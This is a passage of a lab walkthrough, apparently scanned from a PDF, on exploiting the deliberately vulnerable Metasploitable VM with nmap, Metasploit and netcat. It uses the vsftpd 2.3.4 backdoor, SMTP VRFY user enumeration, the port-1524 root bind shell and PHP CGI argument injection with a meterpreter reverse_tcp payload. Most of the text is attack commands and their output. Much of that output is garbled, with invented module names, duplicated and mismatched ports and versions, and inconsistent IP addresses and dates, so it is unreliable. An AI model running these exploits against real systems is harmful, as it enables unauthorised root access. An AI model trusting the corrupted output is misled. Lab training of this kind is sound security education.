Host is up (0.00068s latency).

PORT      STATE SERVICE
21/tcp    open  ftp      vsftpd-backdoor;
|_ VULNERABLE:
|  vsFTPD version 2.3.4 backdoor
|  State: VULNERABLE (Exploitable)
|  IDs: BID:48539 CVE: CVE-2011-2523
|  vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|  Disclosure date: 2011-07-03
|  Exploit results:
|    Shell command: id
|    Results: uid=0(root) gid=0(root)
|  References:
|    http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|    https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|    https://www.securityfocus.com/bid/48539
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 19.08 seconds
```

Step 5: We now need to use the meta sploit tool, thus we must launch msfconsole and enter the command search vsftpd.



The terminal shows the following output:

```

File Actions Edit View Help
[+] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
[+] https://www.securityfocus.com/bid/48539
MAC Address: 00:0C:29:7E:71:05 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 18.34 seconds
root@kali:[/home/kali/Desktop]
# msfconsole

[*] msf5 SuperHack II Logon
[*] https://metasploit.com

User Name: [ security ]
Password: [ ]
[ OK ]
https://metasploit.com

[*] msf5 exploit(vsf...):234_backdoor -> show options
Metasploit tip: Adapter names can be used for IP params
set LHOST eth0
Metasploit Documentation: https://docs.metasploit.com/
msf5 > search vsftpd
Matching Modules
#  Name          Disclosure Date Rank   Check  Description
0  exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No      v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf5 >

```

Step 6: Copy the route indicated there, as it is the route through which we can access the machine. With the pathname, type the command.



The terminal shows the following configuration steps:

```

msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
RHOSTS yes            The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21             yes            The target port (TCP)

Payload options (cmd/unix/interact):
Name  Current Setting  Required  Description
Exploit target:
Id  Name
0   Automatic

View the full module info with the info, or info -d command.
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >

```

Step 7: Now we need to set the rhost and the payload for the exploitation, as seen in the figure below.



```
[root@kali:~]# msf6 exploit(unix/ftp/vsftpd_234_backdoor)
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
RHOSTS  192.168.56.101  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT  21                yes        The target port (TCP)

Payload options (cmd/unix/interact):
Name  Current Setting  Required  Description

Exploit target:
Id  Name
-- 
0  Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
#  Name          Disclosure Date  Rank  Check  Description
0  payload/cmd/unix/interact      normal  No    Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
[*] payload => payload /cmd/unix/interact
Usage: set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datasource. Use -g to operate on the global datasource.

If setting a PAYLOAD, this command can take an index from 'show payloads'.


OPTIONS:
  -g, --global  Operate on global datasource variables

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload /cmd/unix/interact
payload => /cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Step 8: After that, execute the command exploit. Use the whoami command to determine which directory you are currently in once you have successfully signed in to the target machine's kernel.

## b) Exploiting Metasploit using SMTP

Step 1: Use the ifconfig command and nmap to find the IP address of each system after opening Kali Linux and the Metasploitable.



```

File Actions Edit View Help
zsh: corrupt history file '/home/kali/.zsh_history'
root@kali:~#
[1] 11:55
$ ifconfig
eth0 flags=4163<UP,BROADCAST,RUNNING,MULTICAST mtu 1500
inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        linklayer 00:0c:29 brd 192.168.56.255 scopeid 0x20<link>
        linklayer 00:0c:29 brd 192.168.56.255 scopeid 0x20<link>
        RX packets 7626 bytes 1097748 (1.0 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 275 bytes 25374 (24.7 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo flags=73<NOBACK,RUNNING mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
        linklayer 00:00:00:00:00:00 scopeid 0x10<host>
loop  flags=4163<UP,BROADCAST,RUNNING,MULTICAST mtu 1000
        linklayer 00:00:00:00:00:00 brd 0:0:0:0:0:0 scopeid 0x10<loopback>
        RX packets 275 bytes 25374 (24.7 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 275 bytes 25374 (24.7 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[2] 11:55
$ su
[sudo] password for kali:
[3] 11:55
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-KTENE3Q2 <server> <unknown> 0:a0:02:27:00:00:05
192.168.56.103 WINDOWS7-PC <server> <unknown> 08:00:27:9e:37:29
192.168.56.101 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendo failed: Permission denied
[4] 11:55
# 

```

Step 2: Use the nmap -p 25 192.168.56.101 command to then scan the port smtp for all information.

```
[root@kali :~]# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 14:37 EDT
Nmap scan report for 192.168.56.101
Host is up (0.000075s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 4.1p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.1p1 Debian 8ubuntu1 (protocol 2.0)
33/tcp    open  netmgt  lldp
25/tcp    open  smtp    sendmail 8.14.2
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp   open  http    Apache HTTP Server 2.2.8 ((Ubuntu) DAV/2)
139/tcp   open  netmgt  snmp
139/tcp   open  netmios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netmios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5927/tcp  open  netmgt  rrdcached
513/tcp   open  shell    Netkit-rshd
1099/tcp  open  java-rmi  Java RMI
3223/tcp  open  netmgt  snmp
2049/tcp  open  nefs    2+ (RPC #100003)
2221/tcp  open  ftp     ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.5.54-log
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc    VNC (protocol 3.3)
6000/tcp  open  x11    (access denied)
6023/tcp  open  netmgt  snmp
6009/tcp  open  apjpi3  Apache Jserv (Protocol v1.3)
8180/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 88:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Service Info: Hostname: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 26.02 seconds
[root@kali :~]# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 14:39 EDT
Nmap scan report for 192.168.56.101
Host is up (0.000056s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds
[root@kali :~]#
```

```
[root@kali :~]# nmap -p 25 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 14:32 EST
Nmap scan report for 192.168.56.101
Host is up (0.00033s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.80 seconds
```

Step 3: Run the Metasploit software and enter the command search smtp in the msfconsole.

```
[root@kali :~]# msf6 > search smtp
Available modules:
Metasploit tips: You can use help to view all
Available commands:
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search smtp
Matching Modules
#  Name                                Disclosure Date  Rank    Check  Description
0  exploit/linux/_apache_james_exec        2015-10-01  normal  Yes   Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
1  auxiliary/server/capture/_http          normal        No    Authentication Captured [■■■]
auxiliary/scanner/http/avast_web_login_loot
2  auxiliary/scanner/http/autodesk_blackhole
2007-08-26  excellent  No    Carlo's Autodesk Blackhole - Login Brute Force, Extract Info and Dump Plant Database
3  exploit/windows/browser/cryptography_mail_actives
2010-05-19  great    No    Cryptography Mail 1.16 [■■■] Active Stack Buffer Overflow
4  exploit/linux/_exim_gethostname_bof
2015-01-27  great    Yes   Exim GHOST (glibc gethostname) Buffer Overflow
5  exploit/linux/_exim_greet_bof
2010-01-25  excellent  Yes   Exim Greet Buffer Overflow - Local Privilege Escalation
6  exploit/linux/_exim_string_format
2010-12-07  excellent  No    Exim string format Function Heap Buffer Overflow
7  auxiliary/client/_emaller
normal      No    Generic Emaller [■■■]
8  exploit/linux/_exim_smtp
2017-01-26  great    Yes   Haraku [■■■] Command Injection
9  exploit/windows/_exchange_formraw
2005-12-29  great    Yes   Microsoft Exchange 2000 Formraw.cgi Stack Buffer Overflow
10  exploit/windows/_exchange_formraw_2000_exch50
2003-10-19  good    Yes   Microsoft Exchange 2000 XCH50 Heap Overflow
12  exploit/windows/_ssl/make_ssl_act
2004-04-13  average  Yes   MS84-011 Microsoft Private Communications Transport Overflow
13  exploit/windows/_sql_injection
2003-07-12  normal   Yes   Microsoft SQL Server 2000 SQL Injection
14  exploit/windows/_mercury_crm_md5
2007-06-18  great    No    Mercury Mail [■■■] AUTH CRAM-MD5 Buffer Overflow
15  exploit/unix/_morris_sendmail_debug
1998-11-02  average  Yes   Morris Worm sendmail Debug Mode Shell Escape
16  exploit/windows/_ms08_067_msasn1_bor
2011-01-11  normal   Yes   MS08-067 MSASN1 Borland Interbase Buffer Overflow
17  exploit/windows/_ms08_067_msasn1_rce
2008-01-28  excellent  Yes   MS08-067 MSASN1 RCE - Remote Code Execution
18  exploit/unix/_local/openbsd_d_cob_readlpe
2020-02-24  average  Yes   OpenBSD D COB Read Local Privilege Escalation
19  exploit/windows/browser/oracle_dc_submittotexpress
2009-08-28  normal   No    Oracle Database Capture 10g ActiveX Control Buffer Overflow
20  exploit/windows/_ms08_067_msasn1_rce
2014-09-24  normal   No    Oracle Database Capture 10g ActiveX Control Environment Variable Injection (Shellshock)
21  auxiliary/scanner/_msasn1_version
normal      No    Oracle Database Version Grabber
22  auxiliary/scanner/_msasn1_ntlm_domain
normal      No    Oracle NTLM Domain Extraction
23  auxiliary/scanner/_msasn1_relay
normal      No    Oracle OpenDaylight Detection
24  auxiliary/scanner/_msasn1_enum
normal      No    Oracle User Enumeration Utility
25  auxiliary/scanner/_msasn1_prescan
2003-09-17  normal   No    Oracle User Enumeration Prescan
26  auxiliary/dos/_sendmail_prescan
2003-09-17  normal   No    Sendmail [■■■] Address prescan Memory Corruption
27  exploit/unix/_msasn1_rce
2008-01-11  average  Yes   Sipash [■■■] MSASN1 RCE - Remote Code Execution
28  exploit/unix/_webmail_squirrelmail_pgp_plugin
2007-07-09  manual   No    SquirrelMail PGP Plugin Command Execution [■■■]
29  exploit/windows/_sysgauge_client_bof
2017-02-28  normal   No    SysGauge [■■■] Validation Buffer Overflow
30  exploit/windows/_t1_hailcarrier_ehlo
2004-10-26  good    Yes   T1 HailCarrier [■■■] EHLO Overflow
31  exploit/windows/_t1_imap_ehlo
2004-10-26  normal   No    T1 IMAP EHLO Buffer Overflow
32  exploit/windows/_email/ms07_017_ms1_loadimage_chunksize
2007-03-28  great   No    Windows ANI LoadIcon() Chunk Size Stack Buffer Overflow [■■■]
33  post/windows/gather/credentials/outlock
2020-12-06  normal   No    Windows Gather Microsoft Outlook Saved Password Extraction
34  auxiliary/scanner/_ms08_067_ms1_eeasy_wi
2008-09-27  average  Yes   Win32/Easy Wi [■■■] Password Reset
35  exploit/windows/_yop08_overflow
```

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp\_yop08\_overflow

msf6 >

Step 4: Take Route 25 to use it right away. Use the command use 25. which will have a path that concludes in "smtp enum".

Step 5: The RHOSTS should now be set to the metasploitable IP address.

```
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting          Required  Description
RHOSTS      25                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT      25                      yes       The target port (TCP)
THREADS     1                       yes       The number of concurrent threads (max one per host)
UNIXONLY    true                    yes       Skip Microsoft bannerized servers when testing unix users
USER_FILE   /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting          Required  Description
RHOSTS      192.168.56.101         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT      25                      yes       The target port (TCP)
THREADS     1                       yes       The number of concurrent threads (max one per host)
UNIXONLY    true                    yes       Skip Microsoft bannerized servers when testing unix users
USER_FILE   /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
```

Step 6: After that, enter the command exploit and enter the shell.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.56.101:25      - 192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
h1i
```

Step 7: To scan the port, open a new prompt and enter the root and nc commands.

Step 8: Validate the database using the commands VRFY mysql, VRFY daemon, and VRFY postgres.

```

root@kali:~#
zsh: corrupt history file /home/kali/.zsh_history
[kali㉿kali] ~
$ sudo su
[sudo] password for kali:
[root@kali] /home/kali
[~] nc 192.168.56.101 25
ZabbixMetasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY vrfy
252 2.0.0 mysql
VRFY Daemon
252 2.0.0 sasmon
VRFY postgres
252 2.0.0 postgres
[~]

```

## c) Exploiting Metasploit using Blind shell

Step 1: Look up the IP address of the metasploitable machine on the virtual server after starting Kali Linux. Use the nmap -sV 192.168.56.101 command to find out the bind shell's port number and version, which in certain situations may be ingreslock.

```

root@kali:~#
zsh: corrupt history file /home/kali/.zsh_history
[kali㉿kali] ~
$ sudo su
[sudo] password for kali:
[root@kali] /home/kali
[~] nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 14:57 EDT
Nmap scan report for 192.168.56.101
Host is up [ip=192.168.56.101].
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.8.2
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 109+deb10u1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   bind 9.16.1
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind  sunrpc
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
139/tcp   open  netbios-ssn  Samba nmbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh rexecd
513/tcp   open  login    NcFTP v3.0
514/tcp   open  raw     [REDACTED]
1899/tcp  open  java-rmi  GNU Classpath grmiregistry
1924/tcp  open  bindshell Metasploitable root shell
2849/tcp  open  nfs     2-4 (RPC #1800003)
2123/tcp  open  http    [REDACTED]
3380/tcp  open  mysql   MySQL 5.0.51a-Subuntu05
5432/tcp  open  postgres PostgreSQL DB 8.3.0 - 8.3.7
8080/tcp  open  http    [REDACTED] protocol 3.3
6800/tcp  open  x11     [REDACTED]
6667/tcp  open  irc     UnrealIRCd
8889/tcp  open  aspl3   Apache Jserv (Protocol v1.3)
8889/tcp  open  http    [REDACTED] engine 3.1
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.30 seconds
[~]

```

Step 2: Use the command nmap -p 1524 192.168.56.101 to find out more about the port's vulnerabilities.

```
[root@kali]:~/home/kali]
# nmap -p 1524 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 15:02 EDT
Nmap scan report for 192.168.56.101
Host is up (0.003s latency).

PORT      STATE SERVICE
1524/tcp  open  ingreslock
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 16.04 seconds
[root@kali]:~/home/kali]
```

```
(root@kali):~/home/kali]
# nmap -p 1524 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 14:51 EST
Nmap scan report for 192.168.56.101
Host is up (0.00028s latency).

PORT      STATE SERVICE
1524/tcp  open  ingreslock
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds
```

Step 3: Enter the bindshell with the command nc 192.168.56.101 1524 to find the username. Use the whoami command next to find out where you are working, then the ls tool to see a list of all the directories and files.



```
File Actions Edit View Help
root@kali:~/home/kali]
# nmap -p 1524 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 15:02 EDT
Nmap scan report for 192.168.56.101
Host is up (0.003s latency).

PORT      STATE SERVICE
1524/tcp  open  ingreslock
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LOCAL,OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 28.10 seconds
[root@kali]:~/home/kali]
# nmap -p 1524 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 15:02 EDT
Nmap scan report for 192.168.56.101
Host is up (0.003s latency).

PORT      STATE SERVICE
1524/tcp  open  ingreslock
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LOCAL,OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Map done: 1 IP address (1 host up) scanned in 16.04 seconds
[root@kali]:~/home/kali]
# whoami
root
root@metasploitable:~# ls
bin
etc
lib
sbin
tmp
root@metasploitable:~#
```

## d) Exploiting Metasploit using HTTP

Step1: Launch the Linux terminal, log in as root, and find the IP addresses of Kali Linux and the Metasploitable Machine. After that, launch the MSF console.

```

root@kali:~$ nmap -sn 192.168.56.0/24
Doing Nmap name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name       Server   User      MAC address
192.168.56.1    LAPTOP-KTENE3D2  <server> <unknown>  0a:00:27:9e:00:05
192.168.56.103  WINDOWS7-PC     <server> <unknown>  08:00:27:9e:37:29
192.168.56.101  METASPLOITABLE  <server> <unknown>  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

[+] msfconsole

[*] msf6 >

```

Step 2: Use auxiliary/scanner/http/http version to look for http scanner.

```

root@kali:~$ search http
[-] No results from search
msf6 > search http scanner
Matching Modules
#  Name
0  auxiliary/v10networks_ax_directory_traversal
1  auxiliary/smb/smb500_enum
2  auxiliary/smb/smb500_smb3_crt_sql
3  auxiliary/v10networks_ax_fta_statecode_file_read
4  auxiliary/v10networks_ax_fta_statecode_inject
5  auxiliary/v10networks_ax_fta_userless_login
6  auxiliary/v10networks_ax_foxit_misfortune_cookie
7  auxiliary/v10networks_ax_ftp_anonymous
8  auxiliary/v10networks_ax_ftp_userdir_enum
9  auxiliary/v10networks_ax_apache_normalize_path
10  auxiliary/v10networks_ax_apache_activedq_traversal
11  auxiliary/v10networks_ax_apache_cgi_directory_disclosure
12  auxiliary/v10networks_ax_axis_login
13  auxiliary/v10networks_ax_flink_file_include
14  auxiliary/v10networks_ax_apache_flink_jobmanager_traversal
15  auxiliary/v10networks_ax_mod_negotiation_brute
16  auxiliary/v10networks_ax_mod_negotiation_file_disclosure
17  auxiliary/v10networks_ax_apache_optionsbypass
18  auxiliary/v10networks_ax_rewrite_proxy_bypass
19  auxiliary/v10networks_ax_vnc_rdp_root_pw
20  auxiliary/v10networks_ax_apache_mod_cgi_bash_env
21  auxiliary/v10networks_ax_ftp_afp_server_info
22  auxiliary/v10networks_ax_ftp_afp_traversal
23  auxiliary/v10networks_ax_vnc_rdp_root_pw
24  auxiliary/v10networks_apache_applet_display_image
25  auxiliary/v10networks_apache_display_video
26  auxiliary/v10networks_apache_login
27  auxiliary/v10networks_apache_login
28  auxiliary/v10networks_apache_apr_dsp990
29  auxiliary/v10networks_atlassian_crowd_fileaccess
30  auxiliary/v10networks_atlassian_crowd_fileaccess
31  auxiliary/v10networks_bmc_trackit_passwd_reset
32  auxiliary/v10networks_bmc_trackit_passwd_reset
33  auxiliary/v10networks_bmc_trackit_passwd_reset
34  auxiliary/v10networks_bmc_trackit_passwd_reset
35  auxiliary/v10networks_binomni_login_config_pass_dump
36  auxiliary/v10networks_bitwavever_overlay_type_traversal
37  auxiliary/v10networks_bitwavever_overlays
38  auxiliary/v10networks_bitwavever_overlays
39  auxiliary/v10networks_bitwavever_overlays
40  auxiliary/v10networks_cambium_cnpilot_r_web_login_loot
41  auxiliary/v10networks_cambium_cnpilot_r_web_login_loot
42  auxiliary/v10networks_cambium_cnpilot_r_web_login_loot

[*] msf6 >

```

```

msf6 > use auxiliary/scanner/http/http_version
[-] No results from search
[-] Failed to load module: auxiliary/scanner/http/http_version
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):
Name      Current Setting  Required  Description
----      -----          -----    -----
Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                  /Using-Metasploit
RPORT            80        yes        The target port (TCP)
SSL              false     no         Negotiate SSL/TLS for outgoing connections
THREADS          1         yes        The number of concurrent threads (max one per host)
VHOST           none      no         HTTP server virtual host

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > set rhosts 172.16.217.129
rhosts => 172.16.217.129

```

Step 3: Look for the version of PHP 5.4.3 using the first result that appears. Set the rhost after that, and then issue the command to exploit.

```
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
=====
# Name                                     Disclosure Date   Rank      Check  Description
# ----                                     2012-01-05    excellent Yes    DPS license.b64 Remote
# exploit/multi/http/op5_license
# command Execution
# 1 exploit/multi/http/b64_cgi_arg_injection      2012-05-03    excellent Yes    [+] CGI Argument Injec-
tion
# 2 exploit/windows/http/b64_apache_request_headers_bof 2012-05-08    normal     No     [+] apache_request_he-
ders Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_he-
ders_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp

msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name          Current Setting  Required  Description
----          -----          -----  -----
PSEX          false           yes       Exploit Plesk
Proxies        no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        yes            yes      The target host(s), see https://github.com/rapid7/metasploit-framework/
          /wiki/Using-Metasploit
RPORT          80             yes       The target port (TCP)
SSL            false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI      no              no        The URI to request (must be a CGI-handled PHP script)
URIENCODING  0              yes       Level of URI URIENCODING and padding (# for minimum)
VHOST          no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
----          -----          -----  -----
LHOST          172.16.217.128  yes       The listen address (an interface may be specified)
LPORT          4444           yes       The listen port

Exploit target:
Id  Name
--  --
#  Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 172.16.217.129
rhosts => 172.16.217.129

msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name          Current Setting  Required  Description
----          -----          -----  -----
PSEX          false           yes       Exploit Plesk
Proxies        no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        172.16.217.129  yes      The target host(s), see https://github.com/rapid7/metasploit-framework/
          /wiki/Using-Metasploit
RPORT          80             yes       The target port (TCP)
SSL            false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI      no              no        The URI to request (must be a CGI-handled PHP script)
URIENCODING  0              yes       Level of URI URIENCODING and padding (# for minimum)
VHOST          no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
